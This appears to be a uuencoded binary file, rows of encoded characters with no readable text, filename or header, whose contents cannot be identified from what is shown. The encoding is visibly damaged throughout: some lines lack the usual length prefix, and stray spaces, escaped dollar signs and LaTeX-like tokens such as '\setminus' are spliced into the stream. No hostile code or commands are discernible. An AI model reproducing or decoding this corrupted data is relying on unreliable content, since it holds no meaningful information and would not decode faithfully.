M;4[U:T*0!`V+H+><`4)\$@E`XD'\$@XD&,!8@PP/<!@-?K3?IV!ZP.P.P.P.P. MP.P.P.P/H?V>`<`X!P#@'`.`<`X!P#^+KU_<[`[)=@=@=@=@=@=@=@;`[`^KW!

MN#<&X-P;@W!N#<&X-@;`V!L#8&P-@;`V!L#8&P-@;`V!L#8&P-@;`_^7Y3@' M`.`<\X!P#@'\.`<\^&;@W!N#<&X-P;@W!N#<'_6'TZ^A_U#X%],J]\/0#T\] M`*\$%""A!0@H04(-C!.`G`;@W!N#<&X-P;@W!Y]P;@W!N#<&X-P;@W!N#VO[' M`.`<`X!P#@'`.`<`X!]'N#<&X-P;@W!N#<&X-P;`V!L#8&P-@;`V!L#8'SGM MDL1"@ICES#D'+-35&/4H*4%*"E!2@I04H*4%*"E!-!-!-!L#8&P-@;`V!L#\ M'<&X-P;@W!N#<&X-P3@.)6A8U],@A0+84:B!1`H@40*(%\$"B!1`H@40)H)H) MH-@;`V!L#8&P-@;`V!L#8&P-@;`V!L#8&P-@;`V!L#8&P-@;`V!L#8&P-@;` MV!L#8&P-@;`V!L#8&P-@;`V!L#8'V6X-P;@W!N#<&X-P;@W!K<&X-P;@W!N# M<&X-P3@,3N..PWSPY5#QSCW1K[U3U;WEUZ?OYUTC,.:7MT#N6#;%:G4,>F/" M:7`*)K\$2%"Q2^KF[0Y-\$+VW9Z6<F9Q\$@.K<`Q)&@?THD2""!NKR.12%J52@1 M+\$@FOGE[*'Y,X+F/`L[K>6"`:G<;)/^UV.':%H\$&TYUPWWWT:T'@?#!H.#T, M`1;K+)9VS,M]D6^<Q./J*GY&[7BJMW4*084MU3VMG*143F<U_\$W9`R4"=?6Y MHVX,XVW9-0ARO(R@'V`*7X&-\,7@"R+^PA]>F\7*P+KQ[DZ:REP_F+SH0*;M MSX18EX=SP<\-((H%5'"XK6%"NB1<DFW:95&E3\$(>09+)%P3LIBS[5)LJG@5R $MCOUOMAHPKX \setminus 44E)UN2N8T9SOGYM(\setminus 7VE]3U+/ H4GRWZV7@Z1V!KY_($-0QZ$ M2;T0*.+A.\UL]J4?.EZ;26NRDY\AAE9S7CRZ;^E)&**A+04N;[=HUM/7<VPD MJ,_Z``_C:+N.\$MR[0)G-8^%YJ0>8A(V5E-7I&1-#0S*.DU8;Z&`>@OK7V9NB M@`204F&E8`8B7G:).B2YKY[K_<3-=T*;.MCFTVT'/``U@%Z`MR@`!=@"E!3` MVO-D"_`OO,D"Z)P&X-P;@W!N#<&X-P;@^?[\`X!P#@'`.`<`X!P#@'WNX-P; M@W!N#<&X-P;@W!_U-P;@W!N#<&X/7W!N#<&X/Q-%P#@'O`<`X!P#@'`.`<`^ $M!N#<'V6X-P;@W!N#<&X-P;@W!L#8&P-@;`V!L#8TT'\/F=G/`G@3P)X$\#$ ML#L#L#L#L#LZ7<&X-P;@W!N#<&X-P;@XW!N#<&X-P;@W!N#<&X-H-@; `V!L#8 M&P-@; `V!_[8N`<`X!P#@'`.`<`X!P#8&P-@; `V!L#8&P-@; `V!L#8&P-@; MV!L#8&P/B;@W!N#<&X-P;@W!N#<&T&P-@;`V!L#8&P-@;`V!L#8&P-@;`V!L M#8&P-@;`V!L#8&P-@;`V!L#Y^]MP#@'`.`?3.P.P.P.P.P.P.P.P.;@W!N#8&P-M@; `V!L#T;@W!N#<&X-P;@W!N#<&P-@; `V!-!-!-!-!-!DKWZ5U>([N%ADK M'(>&6]A%0WE./&ZU..ZG2OQ2TW'M/\$H'B^IU5"O#ZLVHFE57Q^(JF-=^W=VG MUP3%6F4K2E&_1[ZA>*E(ES9JFS5(S.`(,P4G_D?508@_H#^"F).T];6(JB>M M^2PG[5!2,40"2:%VDRL);G.\$GDA)CXWC;).DDM+[EHQVH^2G@5>)9:&OW"): ML>&VH=%6RW/?,?WJ3G.%>[N7;7.]Q1^<?Q`%&Q`S8MA50<UTB%UC=F25-?]I MRCA\$15U>MY;2]!)WK7[+4V_#RI%WPZ4@N1;Y4G\$*.6XF3RM,#WFSY+RCS-MN M>*7`3B,<EF:A*V'QSL-S\$.S-056]_&NNO=K7C#+)W9K6_O(>F0]KIT78REJK $M(=LJK"T6.<L?F]S1\)\J1T7'-GT;T&!J*>R,HWQ\T(88X#B-GJSE=+"_.,=="_.")$ $\label{eq:mo:eq:$ MUY?6%37]Q2#1%2WEUL*+;MMAIA#MX*?9EQI0Q>,T!6O>J`!U0*P"VG``&^@W MT&F!6@R`-]!OH,T"NS7`.`<`X!P#@'`.`<`X!_E[@W!N#<&X-P;@W!N#<&P- $M@; `V!L#8&P-@; `V!\1[U_A.P.P.P.P.P.P.P.P.P.P.P.D.] < 77D#R!Y`\@>$ M0/('D#R!Y`\@>Z^HW!N#<'L`W!N#<&X-P;@V!L#8&P-@;`V!L#8&P/[S<&X-MP;@W!N#<&X-P;@V!L#8&P-@;`V!L#8&P/K]P;@W!N#<&X-P;@W!N#_Y]P;@W M!N#<&X-P;@W!N#]G<&X-P;@W!N#<&X-P;@ >;@W!N#<&X-P;@W!N#<&P-@;` MV!L#8&P-@;`V![3ZW@'`.`<`X!P#@'`.`<`^J^3P#@'`.`<`X!P#@'`.`;`V M!L#8&P-@;`V!L#8&P-@;`V!L#8&P-@;`V!L#8&P-@;`V!L#8&P-@;`V!L#8& MP-@;`V!L#8&P-@;`V!L#8&P-@;`V!]N;@W!N#<&X-P;@W!N#<&P-@;`V!L#8 $M\&P-@; V!]'N\#<\&X-P;@W!N\#<\&X-P>6X-P;@W!N"<!. G^3@)P&WT=R6A!1V$ M[T7\$-*:CV6WNRS2.G9/U]PPS".\$UZ):7,/R<'M:DY_P\$1_7MZ1YB?4V,<@Q" M)<CIWN,FZ"RLU2GD)[C9(W=0.7[+],3@@Q2%!P2\$(\$PLCK6O/BHE4A-_<^R_ M[KKM: !XNA[/3=3QU4@4S09[%+BWR=W2G='=D:T8S4P[KNUO6BU6S[GYOLW:T]]]M^1K84O,;1.6BBO/\$,"M7[LM3Y+V4%0USS6O7S8_"N[[W!O-*AV;3IKFF]K;_ M:[\+H5F[QX+'EU%502]6SID:\$T;:W0:3(D\$POENS5NVJ*\$3`*._(LMH>JQCK M^)5:?VLF6(9].(A#L(6Y43+/FA<2<R#Z1/?+WV79A+B_ZO2+E%^T2\A5-:`' MU!VQ[<%'QP?:C]@.<UV+%CQ*<E;XAOP,E\:^&YW5S>:'[M>..JW:-:0)!62* MY_\$U4X6#3++9J3+D%XFXE\O7C=O0;^Y=9;.Y+LXEGP=;#J=3GYVT3J9!2-\$D M3\K/XPB`!UY9[TRWVTKG#!RE>)?W-R*\$,(=AJ5"+XJ[2AVOJ`"R`*/:=*F2* M>Y@OP!DC(88IM5F\$1ZNZ%T<5)66256BSKJLII6[UEA862!D+`?`88LVDB3TB MEO, ">+_D/)-?BM4KR.W0WPE#V^O0/W1&_6GLOZ^6W=/X>?F(G8G\$SL,!YR%J MD.]AF`O(;D-*%Y#ZD/E!\L/_:W#<-PW#<-PW#<-PW#Z'<-PW#<-PW#<)P)P) MP,=I_10Q/A/A/A/A/AY!Y!Y!Y!Y!Y!Y?C<!P'`<!P'`<!P'`<![/ZX?;+@.`X# M@/=!P'`<!P'`;!L&P;!L&P;!L&P;!]1_'.`X#@.`X#@.`X#@.`_S=PW#<-PW M#<-PW#<-PV#8-@V#8-@V#8-@V#XNX;AN&X;AN&X;AN&X?XNX;AN&X;AN&X;A MN&X;!L&P;!L&P;!L&P;!Z5N&X;AN&X;AN&X;AN&Z_MCVSS+\M>0>0>0>0>0

M0>0>0>0;!L&P;!L&P;!L&P;!\?<-PW#<-PW#<-@V#8-@V#8-@V#8-M@V#8-@V#8-@V#8-@V#_/EN&X;AN&X;AN&X;AN&P;!L&P;!L&P;!L&P; M!L&P;!L&P;!L&P;!L&P;!LL&P;!LL*T.X;AN&X;AN&X;!L&P;!L&P;!L&P;!L& MP;!L&P;!L&P;!L\$T)H30022P&>XY]2XO!06UXRX45PWI]J0Y1U3MK8Z#]'H- $M^9-P^{\#E?P6Q?WZ;LXW+O[J7),*^];')L$?N>6S[;/=HU2047$,`QR[N$9EAF]$ M=R-[QT-CH'^F908YL4*6A00>`7`B00(.WH]\=W1;KPU8M"EU1K*=T;&ZVJW[M/4>ZZW^FKJ4&DTV9YB\T?L3-7F]%NF 8&X^3DFCP\$69JK*?F\+:>FV.!;\Q; MA%+10XU[[J3JSBW1J117N0795,&"8U<K5P5]PM<L[G8\=>XKQ*DVK/W?6WVA MG,5[S=KKMZ%HA2>1)U_/3@[X8GYUNOWUS_V'.Q?;;U?U`PJ\$X7#G%^,8E;]; M]; MX?EPOE#\$?3X?T&LNEU\-Y508JC5A/R"-&(IE[O1'=]T"OX;2&\$<#"TU+J M]UOC=9MEX<DYP94&P%MP8/[I[YWCHT]Z+C\$D\$/Z59)N_P0096ZOJQAEA2V/Z MJ\'^6GPWPK9&7Y@7!?^UDKFCN^\$9^X<7Y'^O>`FEA7&"Q9>IIQ?.M+D8V)E8 MQ;C,3>9JCP.7HO6_GPNU5XY.U;-PX)Z>##!9AP`2`FAP@80+\&R#^SO_*%Y@ MX#@.`X#@.`X#@.`_C?-_SCL'8.P=@[!V#L'8)X)X*>P?>G@G@G@G@G@G@G@G@G@ M!V#L'T^X;AN&X;AN&X;AN&X;!L&P;!L&P;!L&P;!\/YYP'`<!P'`<!P'`<!P M'&X;AN&X;AN&X;!L&P;!L&P;!Y]PW#<-PW#<-PW#<-PV#8-@V# M8-@V#8-@V#ZO<-PW#<-PW#<-PW#</^/.`X#@.`X#@.`X#@.`^>W#<-P_*X#@ M-@V#8-@V#8-@V#8/A?[[@.`X#@.`X#@.`X#@-@V#8-@V#8-@V#8-@[[AN&X; MAN&X;AN&X;A]H;AN&X;AN&X;AN&X;A[K8-@V#UPV#8-@V#8-@VVP;!L\$T)H3 MOFA-"8\$T.,URU)X)X.P=@[!V#L'8.P=@V#8)H3OFA-":\$T)H3OXVOE8UWCQ' M:MSW<5X@ZNH==:''-_9M:RZ9[#.-+-I6=>`\QMVR6:A>\ZE[#VU"E.`<\$[PS $\label{eq:mg$d\DNZ_ND>^1035[+[I#@7!(.\J3U*I-\$?MQ43]FI#J>!^X=[^0T^?>H>^*] } \\$ $MQ.1=G25+&<-0.$Q^POL/8;KF?Q?LX'>U#H=$KM-\^/2UIVF\9-+MZVS\YQ&F$ $MQ > FW - P = %/K!64%.H^{16} > 5G^{4}_Q + YE(/C4KH5_H9VD6_: *=.O,?4'F\#_$=$ $M/_@T4=OC[3@^9#?<\\MHUWV.?+<M\\U-$9TW*N/@J=0Y@@C]A)A(X3Z'V^H=#$ MOQ9,(S5%KQ/'Q>_&?@C=:B(4M0N4:0EL98E5<H\2LJI]D=T*PW^6[K>>^*AS M>#9ST41)B-JSA@[0H*9+&XS5;[IH%1L=RDI+PZX6RZ;',)0_05!\$78D.AIGJ MZOGX=3#*7X(]_/4%W.X\Z3RUBE4V9\GIG_`CKLX[9:DR`4`3FJASB>CM'5*O M=@P:;V2QO_=ED\.]WC(G,XIQL^(ARF66D1JID(?+7Q'&A`FQ<7Z8G[.SH`4, MJ'*<`W\-_#?PN`;4-_#?PNH8<+A_P'`<!P'`<!P'`<!P'`<!P'GW#<-PW#< $M-PW\#X?O\setminus[!V\#L'8.P=@[!V\#L'8/[6X;AN&X;AN&X;AN&X?2MPW\#<-PW\#<-PW$ M#<-P^=W#<-PW#<-PW#K-PW#K-PW#K-PW#K-PW#K-PW#WOW\9V#L'8.P=@[!V# $\mathtt{ML} \ '8. \ \mathtt{P} > \mathtt{PM@V\#8 - @V\#V4V\#8 - @V\#8 - @V\#8 - @V\#8 - @V\#8 / H/P'J78. P = @[!V\#L'8] }$ M-@V#8-@]SE.`X#@.`X#@.`X#@.`]#<-PW#<-PW#<-PW#<-@V#8-@V#8-@V#8 M-@]]N&X;AN&X;AN&X;AN&P;!L&P;!L&P;!L&P;!L&P;!L&P;!L&P;! AMPW# M<(P)P(P)P(P)P(P)P(P)P+=>L!WWT*AAIW;ZM"],M&H9IB&(P):5-Q:-;7BHD M1\$MMKL&31]B]MQ/_/+<9E\$XQON7I_K4+>[QBU_8QT["KF]IQCYVR<@]-"X)MD^\ M!>&\$;-[K>#](TDH[:08"WLZQ1!!ZYDDCQ!!(1_VR`_*_0_[?_K@2?=.@4F,8 MJ3^\?RGJ#@MEL_UB_[;R;>Z+_H_TQ>@6POV!>RGL_DO,U94E+Y#QW9OKDO,Z MORY[Y5]U"W%\$02X76;CC'`D&4V@GFSV8`60`MR3E"Q=([[WL2\F_B&*.5TWN M;D#@=+XDG+ZO*'08Z(VO>?\$,ABTJ)+H^*[I>3ZU\$6DW#VU?X2NU+_G"J.OW9 M2. `27FMJN2!`R-PR=LARRO(+/H%V079A\$;<,672Y5-!H]QWDBLCO\$J7)U=QO $M@!_)], `L>T)IF1*/\A$)00&"R5WF\-[QY(B*IFB+<,?*T``6[5EO+=V;-M0^$ $\label{eq:mvc_awj} \texttt{MVC_AWJ(/2B_@U>J6_F<I)_AA7=*5E\$.];D7.NFZ,-\#]+IAF<RX5W-S)V\#FV"}$ M4!M&.ZUM^CWH8Q!'L1L.6B25X3O9#S>CA6/"L-*^4')'2R8F81\$Z'86X+X]G MVIX9[P#;#UA\$+\+'".N`5'/AHN/A7_R4O4CDXM(S=P.XZ\MF>%@H3(#O-[. M^AC)[W\$G.JQ#,]K32P4`-\)(KN.S1XDE.*FRR]#[?7!*RRPQ\$YCX]*G4@\$\$_ $\texttt{M,FV} = \texttt{!03T]OOB[]} > \$ / < \texttt{K7} : \texttt{JYPT} Q " ZVGH^2 \# D@Y(, > \$(''A@@P884.!"G,@, Construction of the property of the$ M,?00G9F<,/L\$_:IS.9LY"IZD^5,-#I&QHTG0;&ALV=)HVG(YOE7?#OAWPI@I M@I@I@I@I@I@FA-":&P;!L&P;!L&P;%W#<-PW#<-PW#*\)XX#@.`GOGOG M0G0G0G0G0\&D.4'.B(9I'"H`H`H`H`H`H`H`H`H`\X?M?DN`X#@.`X#@.`X# M@.`^.W#<-PW#<-PW#8-@V#8-@V#8-@Z0Z0];YI/;=XP>;8E1Y"P[^KH M815*J5*.QW`[@=P.X&P[@>D/2'I#TAL&P;!L&P;!L&P;!L'[KMRO^QY!Y!Y! MY!Y!Y!Y!Y!Y!Y!G - PW# - PW# - PW# - @V#8 - @V#8 - @V#8 - @V AV; AN&X; AN&X; AN&Y; AN&Y;M&X; AN&X>%_2/?>UYO,>97D'D'D'D'D'D'D'D'D'D'D&P;!L&P;!L&P;!L&P?RF MX; AN&X; AN&X; AN&X; AN&X; AN&X; AN&X; AN&X3B" [K3%D6(OHF)H0H0H0H0H0H MOHO] `>@/O&P;!L&P;!L&P;!L&P;!L&P;!L&P;!L&P;!]5^1X'8.P=@[!V#L' M8.P=@[!T-PW#<-PW#<-PW#<-PV#8-@V#8-@V#Z+<-PW#<-PG`G`G`G`

MG`WUWKM>%<QD;"+SEDTFFQ+?%R*P<PL%<\FBYCDFO;\$?YS-O**]IWM_;G\$&; M5GP39N^(D'<*T_]#^@[S_^?AODW0?\JIY'D*,23P,)B&*FEB>2\)3^[Z[ZGL $ML]M\T\Z?.*B8_E?U6D>[4)E2"O/O^EX_--Q2.,Y%O2H)Q.FC-VV67G'#<34<$ M5U?D]&X[WVN]%I%M;/?H[>P%&H[3U#\ZH@UUOW"8T4*?W/,H)7;OM9%@'"OZ M.'<2S:JJ\5Q*R>ZSW>7''*C.H.+00BLDSW!WA0[AE>&V>*G[YN9LB-)^[Z/S M5[B7S(9OD`[F%)7.PG\CVT'6Z8_1EV`2<,:T4>C0NZ6\$4:*#39[M_TLB<^S MV? 88:]'NX2LBZPIJ3AD?I,\B#\$/)A'T%D)I/.ME+U"V#O)T44!L<UQ7/08V M&H]NI6OT6II#RP:["G#5^%"LNPP,;LXUC!1:9E>\$=^4X%C'TTDO,)7C'C]53 M"G!I'<L?\$`"WAN74*Y2,OPP-EN]"*=*`4'#=FFAHK)%+S/UYKXJ\%XBSH*LX M6&"`010W)@LR0`>``:R:Z=N97\6K5NFGOI765W;K*=7C>/A@;4-J&U#:AM00 MX;4-J\$^%BB/ATA4J5*I4I**%%2*E)4J5*E2I2414E"I4J?\$80_)5]L2I\$CX(M88^`[@=P.X%\$%\$%\$%\$%\$%\$%\$=.!.!.!N&X;AN&X;AN&P;!L&P;!L&P;!L&P M;!L&P30FA-":\$T)H30G\K?Q"(E-/AY!Y!Y!Y!Y!Y!Y!Y!Y!L&P;!L&P;!L&P M;!L'V'WW`<!P'`<!P'`<!P'`;!L&P;!L&P;!L&P;!14>>\$%.>.1..4(4(4(4 M(4(4(4(9@/0'H#8-@V#8-@V#8-@V#8/LVX;AN&X;AN&X;!L&P;!L&P; M!L&P;!L&P;!L&P;!L&P;!L'SO]CZ9V#L'8.P=@[!V#L'8.P?UZY?6*-)W7TA M>7LOK[\$C:=P.X'`=P.X'<#N!W`[@>D,OLG`<!P'`<!P'`<!P'`?*?N.`X#@. M`X#@.`X#@.`V#8-@V#8-@V#8-@V#Z?Z7@.`X#@.`X#@.`X#@-@V#8-@V#8-@ MV#8-@]M[7`<!P'`<!P'`<!P'`;!L&P;!L&P;!L&P;!]-N&X;AN&X;AN M&P;!L&P;!L&P;!L&P?%%N&X;AN&X3@3@3@3@?1?-ZWK8KXC_+AM492WWQ: M^"M[F<`FY%./RQ[>VZKXQ*F3KLGR)BA00-6U1J`DNG;)]225+N7<MU2&8GUE MM4#)HOR!"@@,I"@07);J6U2&O=C]\$W13Z4*M!.<7T\$OGN]2T&(FOW1P;P>TF MH^_2%U0H]65W/PPPP\8V+LG-/W=>I'&+-\C\T]\RTP"B(.W@\$+!7!U7CV<E! $M<M?+O_)L58;'J5XV$-]7-.\'G=!PSLT+IFV4SLUS?<T=Q=BR](VM6G$&^=(M_1)L_1+(M_2)L_2+(M_3)L_3+(M_3)$ MK?M/L&+>/60]6]:>"V:QM7D49/\+3V=-'DD_:RQH4._#\!@!@)"S/7E:^+A($MPD&7 + x5 = y79Q < ^`8A$, !II[%(O)\L/Jy95/5G@*86IE = *Q1K`\5#0^V$K']$ $M-I=*"@T?NF>/$(A,39X@-XS[)68IN*J#/<&;?1/@[BX0DR@9MK<XR_0DNX/2]$ M]_=.TF"`CI\TIUS/@+3KT10V?&^N/1%P%LPC536:\<%.)Z(M.:<R*225-PJN MT0.,\N\HMMI_\$YQ14:AG4[))C\.84*+.)O_)P,B5[*@":643@+))6<0IW+U\ MH%]M-SG6MVRY90\SR.HA5@S,64KO?SVL.>3H^W`R0PQ#2-Z6Z7412*B&70T@ M;<+Z&W#8AMPVX3X6`7D.`&)-@00D4!03X3X3X3X>0>0>0>0>0>K<-PW#<-MPW#<-PW#</9^)N&X;AN'LAN&X;AN&X;!L&P;!L&P;!L&P;!^6/\D?K7T0^4/ ML%7Y9>8OKGM![0>T'M![0>T'M![0>T'M!\+<-PW#<-PW#<-PW#<-P MV#^=]"X#@.`X#@.`X#@.`X#Y[Z_@.`X#@.`X#@.`X#@.?>N`X#@.`X#@.`X# M@.`^:W#<-PW#<-PW#A_#&WOR)\+S"#FJ`*`)(4`4`4`4`4`4`4`?T?3 ML&P;!L&P;!L&P;!L&P;!M5M5^B?#J^<^8/*KR#R#RJ\JO*KRJ\JO(/(-@V#8 M-@V#8-@V#8-JOL/?N*N`X#@.`X#BKBKBKBKX/YKBKBKBKBKBKBKBKBKBKBKBKBK $\texttt{M:}] \texttt{C>K>K>K>K</=!0505N'D_4X^=<\#(.2Z7'\/!3P>="X-Y+9LN]N\#LL*KG}$ MKL0<O"X>Z/J?=KCD.S45`GW'+JDMFWY=5(A9([M][AE<79&\M JE3CQ5L)+# MH-<W1FDM7+BL%Z\UI)DA?EI04""#3H2"!\$01D4""<0D\$\$ZA00+-/\$ASTUT#* M<&F/`QO%T2G33`VAP2A7^#@78)]IL4@B,ICMGD8M+Y7OZ+&:]'/[U^#`>LZ $M=U;8:W/'G/\&/<"/^{6H96}!X\#YB$M]'C%_^*N1R-TD?(!.<%@*7HBNT='*U$)$ M.Y=[36="P#347%OII?!7IP?'O/BCG2YX<"; #EG<BS.A%5>A.RZZW%N7?"G:? $M9U&!E*OOJJ8--6!]75DM2OO&09N5]EI<JY3'A.8R&32I^{[0=0]+7+\4'+"S]$ $\tt M3GCGB`6BHV_\$EAZR@I4QD6VWZYYE0J.\Q\&F@VLHBYB,L\$[-4\$>\$\&"24,J(00)]$ $MLG[4/8?=[W6:U)(Z!1E!(Y<\$#+03)5`J*F);K4C34(.V_4N+VT^0;89=)%\+$ $\label{eq:mfc^x1+!82D#ZFK@SJ``/RW$T'KGQ&!!@R..95$K;WAN[VI\[/;2NQPQ$@"U)$ M9C^V:+"9,3L=C/:-9:_(J_!J]57Z-7NZO=U?7U?25?HU?)][Q5P'%7%7%7%7 $M%7%7%7%7V[V#<-PW#4-PW#W1;EN6Y>7\#@N"X+@N"X+@N"X+@O9^R-RW+<MR$ M]DMRW+<MRW+U]BV+8MBV+8O=%L6Q;%]DOM_^QV+L78NQ=B[%V+L78NQ?!?X' MQ; %L6Q>; T-RW+<MRW+<MRW+8MRV+8MBV+8MBV+8MBV+YKYK@N"X+@N"X+@N" MX+@ON]RW+<MRW+<MRW+<MRV+8MBV+8MBV+ F^^/KSL78NQ=B[%V+L78 MNQ=B_(W+<MRW+<MRW+<Q[EN6Y;EN6Y;EN6Y;E_ZGZJI^X+_;\B\B\B\ MB\B\B\B\B\BV+8MBV+8MBV+8MBV+__CZZX+@N"X+@N"X+@N"X+8MBV+8MB $M_* V, P^*B;80^3QO;,:M2UM9GM1YR0[_,811I"]1(.MPK-ZW_M!>W@/4?04$ MYHWM+D[]S20[EF\$*D=4YMY1D'SI;O\$E>DMPY/K4^-=2?&II-/Y[T3RVGW8E8 MYJKQ'^1_\?+9;-<DB=L,HH1ZJ%\I\$'5\$\$LE'NH1)(+*'Y"I'\)MA.FI/\^T_

 $M8Q^{SN/D_}$ $WU/B/D4[Y.',Y+H@@?+O,7[?M1L?AJ82^:M*IUV#9^Z5'(.*1)]$ MPTT9P[S4@YM7.#=`P[<M*Y-FFZ+\+HP%':W#>9PS?-ZWV!!!!:K[P&_5^]D? $M''_,GP/O7T3Q>7#O)+SP\9]8A=Y'K'GF^/82\!!Z/BQJT69"'/B=.OW.#0#XY$ M676RI8[Y\$=(&6'J;\K[]C6Y!Z+/C2AW^)3VBK:[.('MZD8/`AMG6_%<_8`4^ MQ`!`%!N'*`,!:[W1Q7.DR_H\?\$0?XWYZZ_"I0+MTM\$@%2E!T'(%GC;W!F#,Y MT6?Q3P"C*8.3V<;UTTH)!7RB.N\@[CCF%;,9%S*C%"7NT65NYE=!L]9\5^1> M:-UJX=<5=4*?W)VIRU6:"LL()E.K L&CI8\$\W<X;!B34^ZL(5KRT[58/+;): MZ3U?'?V8I(ZV6CG]]DKB0;8@O1!MB#;\$&V()9!MB_-+\TN?1\3_IWK_'7K'W M_U7I+TEZ2])>DO27I+TEZ2])>C<MRW+<MRW+<OR?^SP7!<%P7!<%P7! $\texttt{M<\$P7L<;EN6Y;EN7NBW+<MRW+T_??\8NQ=B[\$V+L78NQ=B[\$Z/K?J?YWX_G+K]) }$ MSEYR\Y><0.7G+SEYR\Y?Z[<MRW+<MRW+<0;?Q\$_[B?U_J3[9Z"]!>@O M07H+T%Z"]!>@O07Q-RW+<MRW+<MRW+<MR__Q_WG!<%P7!<%P7!<%P7!;%L6Q M+8MBV+8MBV+[,?:"_8\P[%V+L78NQ=B[%V+L78OFMUN6Y;EN6Y;EN6Y M;E\\W+<MRW+<MRW+(]\R/FA\T>:7S*]8_@GF/;/M7M%[1>T7M%[1>T7 MM%[1>T7M%_LMRW+<MRW+<MRW+<MRV+8MBV+8MBV+8MBV+YK[1_8[%V+L78NQ MX+@MBV+8MBV+8MBV+8MB^G_N>W]._:_X'S'UG_+^M_Q/H7U_\U6W;O\$!/E]Z M)PGK-]6PXB?4S@E`]50;;KJORB=M//-?RUSR*%NZD.8=VYQV"->EI7)PJ%K6 MO1I*K8U5*A1)`J\$3')"002FL7?\$\$@@L5:C\$;0ZR=1K!80:1F,0D\$11J)&099 M\;+\$6UO?HJ)0]V0?8Q=(V^WO"O3OUKOY^VZ)LL%/^JYUO=`?&><Z`V)DG_CH M67-B<-\;D6;:ELZZCV>%VL7&[C*17W@LI?X:^^RXMK(M>3H4-#P4.JPF\$G*^ MQ0MIUVB\$7<[;L#DGAZ)LY\',@Q9V->,X9DP="?\$0XP^Y.8+Q&8..7],NR\?: MK#:<(^>O6KLM[S+Y1?A\P\+N?'(:W1*J/AZG&LX=R9VI?FC4<G\$LM''G=:D; MF&^\2R*%D77DL=R#_+&AT]V9!\$;*SLF=OD0FS6E?\K"03]S&K_*W_V95WMF= $\texttt{MXVK5E} < \texttt{MV} \texttt{"ZEJ} < \texttt{A-A7[\$YBW3B@^F69SKFOB(7@PH3*\:\$=QA)Y*/,GF[\#V5(\)) }$ MBK*0KV&AZ&E,;/^!(P>B4E6BPQ5*O5.O.Q>L4J=23O*M.1J9@DFGH06+DTL-MC*P,0568F[OJ'@AD?EH5&)CW`"UD!;L@+=D!;L@+=D!;D`+?2E_(+]\$O[/L> M"X+@N"X+@N"X+@N"X+@N"X+@N"X+@N"X+@N"]KW_PNQ=B[%V+L78NQ=B[%V+ M=;EN6Y;EN6Y;EN6Y;E_X=RW+<MRW+<MRW+<MRW+<MRW+<MRW+<MRW+<MRW+ MRW+<MRW+<OXS<MRW+<MRW+<MBV+8MBV+8MBV+8MB]]N6Y;EN6Y M; EN6Y; EN7V_?_.[%V+L78NQ=B[%V+L78OG-RW+<MRW+<MRW+<MR_B; EN6Y; E MN6Y; EN6Y; E\%N6Y; EN6Y; EN6Y; EN6Q; %L6Q; %L6Q; %L6Q; %L6Q; %L6Q; M; %_LMRW+<MRW+<MRW+<MRW+<MRW+&MBV+8MBV+8MBV+8MBV+8@Y'4 MV)3651XYJ6C<-C+:N-6PN41%?PF1AX6+JN12E_>)_8\"I>HYOV,?U6PACCKJ M5U/4KHY(X]IEN8H[]R2Q4K2HGSXDH59CL;^1[,GOGS;\$C<2_0N%\$J/",\$^VV M3]\TBJ>U8F56),"H2?L=H_^;N3^4I'9X)_&=A(N)/ML2-OD?"<(_'\$^_<^Y M9XCN>.Y/Z9.%U'_J^(SK1IB@6UL]`4A@NWDKGO-UU.?GGHM/+434>+C,:FZ. $\label{eq:mr:fusion} $$MR?FU5,Z_H\`SBQ]AT2B-5G'25F;6K2YG=B`L;64"5$@@O57@D!EL3/V[8=5<]$ M\sv_0V^2N^F0.>2M=0*2/6U+-E)UV-D&'TL*X7)CE(`%^$`6'4G*NP3C')$ M/:HQZ5%FA6YTR9N"8Q#-MSL]&]^*!?[TGGZTL,T/5<S'T%,^%(7V[M\$3&N=L MJ)I>C\$BET*^(S\1^<SSQW!SP%ASSN<\M*:_#K-B1UZA_+BR^7X2;-E5#-V-8 M+UY[(ISD?9(ZN4[C6!V<*HU<?!C9?D:N+I-,5KZ+'12N9I+41<ZBS\$2(-490 M8T4\$3\$<"H&-/\B,175`IKZ"-K*2S'T4%#OL%H=1US-@+?FE[!?FEW+\TOK2_ M*+\TOH"^'\/_!_\'D7D7D7D7D7D7D7D7D7D7D7P7P7P(0(0(0(0(0(0(0(0 $MO(O_4W + \langle MRW + \langle MRW + \langle MRW + XOL_1^MP7! \langle P7! \rangle [+@N"" = () T@XTPUH, @=>*G$ M7H,\$.)\$J"U0\!`@XM!\$>Y1\`O@\`O@\`O@\`O@\`O@\`O@\\`O@\ M>MZ"]!>@O07H+T%Z"]!>@O06Q;%L6Q;%L6Q;%L6Q?.[EN6Y;EN6Y;E MC#WH^]'OWF\SS>_7KD_L^80.7G+SEYR\Y><0.7G+SE_:_Z7!<%P7!< M+80E; EN6Y; EN6Y; EN6Y; E[80C"^WEYA]AY%Y%Y%Y%Y%Y%Y%Y%Y%\\[0+<MR MW+<MRW+<MRW+[#<MRW+<MRW+<OW[_T\%P7!<%P7!<%P7!<%L6Q;%L6Q; M; %L6Q; %L7V^Y; EN6Y; EN6Y; EN6Y? DK< MRW+< MRW+< MRW+< OMVY; EN6Y; EN6Y $M; EN6Y; O]RW+<MRW+<MRW+<MR_E[EN6Y; EN6Y; EN6Y; EL6Q; *L6Q!-()I!-()$ $MI!-(,1D)UB]=*^9Q%.X]T;58)<^D0AI'VN;]!@$PM;)/>SO]NX,AV&W.\X$ M5,\4V#9/K7E_26YMNKYG'KVOCG%2D.+6Q\$A,M\C2:MH54U*%`<Z?^1((\$%51 $\texttt{M.>;-&V+3;Y@"""_YBX$>9KC[D*:@FB"J5B0,Y&S/P^7J=$VBQ8BBM+,^^U6} \\$

 $M212Z-)L^G<.MNQ:]+5:,9LYAD5P>(XXX2A<7K<7TZ""O@((2&!!^IM37W=>[$ MV@2=3P50CJ[;L.=ERD5H5^9'T>&@58]UGAC^#>WK\8^A^`?L1(C9ZYZLO;70 M7,.=::FUM*COJG[MK9WVRMX!*.CF<M?1TQ&@_<^17&USH\$16]O&T.^"[HP1\ M,ANY"H[IE/V:AF3`S!V=>DOMQJQC`@]N"`!F+P[/D4:,:&W)F;+4:%4XI3)& M\$G4#.A%U\$PX.HB\$])]Q[86%X)7!7LH1VI:T+DJ5PDWP-KFNO)V_XKM#EGLXB M205!Y_:1*.>LKWAZ3D*`1WZ4C[2BVI\$KSLS\$1H2+0)UP`Q``'NZJ98+!3"' M3\$0TVU1`YA2C5+>1+CGKI0W?UB=B+CM;;\L\$CL[/S5Z+.\$KR,`#*I70ZV^D+ MY9U]>HF34W+KCB5S/JLQ7[[D)\B/BLOP]4!;J@+9P!;J@+=4OS2_-+\TOCE^ 